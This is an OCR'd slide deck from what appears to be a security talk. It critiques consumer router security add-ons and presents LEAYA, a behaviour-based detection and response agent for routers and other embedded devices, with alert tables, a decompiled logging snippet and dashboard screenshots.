
- ASUS: AiProtection Classic (PRO) By Trend Micro
- D-Link: D-Fend By McAfee
- TP-Link: HomeCare By Trend Micro
- NETGEAR: Armor By Bitdefender

Check
Security Configartion



Router Security Assessment

Default router login username and password changed -	No
Wireless password strength check -	Very Weak
Wireless encryption enabled -	Strong
WPS disabled -	No
UPnP service disabled -	No
Web access from WAN disabled -	Yes
PING from WAN disabled -	Yes
DMZ disabled -	Yes
Port trigger disabled -	Yes
Port forwarding disabled -	Yes
Anonymous login to FTP share disabled -	Yes
Disable guest login for Network Place Share -	Yes
Malicious Website Blocking enabled -	Yes
Vulnerability Protection enabled -	Yes
Infected Device Prevention and Blocking -	Yes




```
/* PROTECTION EVENT */
{PROTECTION_INTO_MONITORMODE_EVENT           ,0  ,"Intrusion Alert"                                         ,"" },
{PROTECTION_VULNERABILITY_EVENT              ,0  ,"Intrusion Prevention System Alert"                       ,"" },
{PROTECTION_CC_EVENT                         ,0  ,"Infected Device Detected and Blocked"                    ,"" },
{PROTECTION_DOS_EVENT                        ,0  ,"DoS Protection Alert"                                    ,"" },
{PROTECTION_SAMBA_GUEST_ENABLE_EVENT         ,0  ,"Securtiy Risk - Samba"                                   ,"" },
{PROTECTION_FTP_GUEST_ENABLE_EVENT           ,0  ,"Securtiy Risk - FTP "                                    ,"" },
{PROTECTION_FIREWALL_DISABLE_EVENT           ,0  ,"Securtiy Risk  - Firewall Disable"                       ,"" },
{PROTECTION_MALICIOUS_SITE_EVENT             ,0  ,"Malicious Site Access Blocked"                           ,"" },
{PROTECTION_WEB_CROSS_SITE_EVENT             ,0  ,"Security Event Notice - Web Cross-site Scripting!"       ,"" },
{PROTECTION_IIS_VULNERABILITY_EVENT          ,0  ,"Security Event Notice - Microsoft IIS Vulnerability!"    ,"" },
{PROTECTION_DNS_AMPLIFICATION_ATTACK_EVENT   ,0  ,"Security Event Notice - DNS Amplification Attack!"       ,"" },
{PROTECTION_SUSPICIOUS_HTML_TAG_EVNET        ,0  ,"Security Event Notice - Suspicious HTML Iframe tag!"     ,"" },
{PROTECTION_BITCOIN_MINING_ACTIVITY_EVENT    ,0  ,"Security Event Notice - Bitcoin Mining Activity!"        ,"" },
{PROTECTION_MALWARE_RANSOM_THREAT_EVENT      ,0  ,"Security Event Notice - Malware Ransomware Threat!"      ,"" },
{PROTECTION_MALWARE_MIRAI_THREAT_EVENT       ,0  ,"Security Event Notice - Malware Mirai Threat!"           ,"" },
```

ASUS: AiProtection Classic (PRO) By Trend Micro

```
if ( v43 & 2 ) {
    v6 = (int)&v91;
    snprintf(
           (char *)&v91,
           0x3BFu,
             "SELECT timestamp, type, src, dst FROM monitor WHERE type=3 AND (timestamp > %ld AND timestamp < %ld) ORDER"
             " BY timestamp DESC",
             (char *)v12 - 130,
             v12);
    printf("sql = \"%s\"\n", &v91);
    sub_1750C(v71, &v91, "/jffs/.sys/AiProtectionMonitor/AiProtectionMonitorVPevent.txt");
}
```

ASUS: AiProtection Classic (PRO) By Trend Micro

After pentest nothing alert ?



Router Security Assessment

Scan your router to find vulnerabilities and offer available options to enhance your devices protection.

2

Danger

Malicious Sites Blocking

Restrict access to known malicious websites to protect your network from malware, phishing, spam, adware, hacking, and ransomware attacks.

ON

0

Protection

Since 2020/07/06 17:40

Two-Way IPS

The Two-Way Intrusion Prevention System protects any device connected to the network from spam or DDoS attacks. It also blocks malicious incoming packets to protect your router from network vulnerability attacks, such as Shellshocked, Heartbleed, Bitcoin mining, and ransomware. Additionally, Two-Way IPS detects suspicious outgoing packets from infected devices and avoids botnet attacks.

ON

0

Protection

Since 2020/07/06 17:40

Infected Device Prevention and Blocking

This feature prevents infected devices from being enslaved by botnets or zombie attacks which might steal your personal information or attack other devices.

ON

0

Protection

Since 2020/07/06 17:40

SOHO Router Security Solution

- Limited vender, limited model
- Protect client device rather than router devices
- Network-based Detection, does not provide protection against ...
    - pentesting
    - evil payload
    - disable protection

Improvement Router Security Mechanism

- Package signing
- Package encrypted
- GCC Protection (SSP)
- Separate users for processes
- Procd jail

An Embedded System Detection and Response

SOHO Router Security Solution

- Limited vender, limited model
- Protect client device
- Network-based Detection

SOHO Router Security Solution

- ~~Limited vender, limited model~~ → Cross-Branding & Cross-Platform
- ~~Protect client device~~ → Protect router itself
- ~~Network-based Detection~~ → Behavior-based Detection

LAST EXPLOITATION

An Embedded System Detection and Response

An Embedded System Detection and Response

- Cross-Branding
  - ASUS / ROG / Synology / D-Link / TP-Link / TOTOLINK / ...
- Cross-Platform
  - i386 / amd64 / arm / arm64 / mips32 / mips64
- Support Open Source IoC
- Support MITRE ATT&CK


LAST
EXPLOITATION

An Embedded System Detection and Response

- Focus on the Embedded System itself
  - Router, NAS, IPCam, RPi
- Behavior-based Detection: Scans Process / File / Network / NVRAM
- Automaticity identifying the APT & Botnet Threats

LAST EXPLOITATION


LEAYA Architecture



LEAYA Features

- IoC auto-update
- Easy Setup & Update Agent
- LEAYA + Raspberry pi

LAST EXPLOITATION



推文

小趴ヽ(=^･ω･^=)丿
@freetsubasa

都市傳說：人人家裡都有一塊沒在用的 Raspberry Pi

專業自主隔離 dv 🐍⚙🌈🥢🐟🥩🌮🌯 @wdv4758h · 2019年6月25日
有買前幾代放著生灰塵的先自首 (X twitter.com/Raspberry_Pi/s...

上午12:43 · 2019年6月25日 · Twitter for iPhone

查看推文活動

3 則轉推　2 則引用的推文　18 個喜歡

專業自主隔離 dv 🐍⚙🌈🥢🐟🥩🌮🌯 @wdv4758h · 2019年6月25日
回覆 @freetsubasa
藏於民間隨手可得


Gene Kuo @iGeneKuo · 2019年6月25日
回覆 @freetsubasa
家裏超多閒置的 SBC...

Good Apple @kagurazakapple · 2019年6月25日
回覆 @freetsubasa
我有三塊QAQ

DuckLL @DuckLL_tw · 2019年6月26日
回覆 @freetsubasa
我也有一塊
1

LEAYA Detections

- Process
- File
- Network
- NVRAM



333
INFO


42
WARNING

5
CRITICAL

1
ONLINE AGENT

11
TOTAL AGENT

CHECK PROCESS



A new process telnetd has been created 18 seconds ago

A new process agent has been created 44 seconds ago

A new process sh has been created 44 seconds ago

A new process agent has been created 44 seconds ago

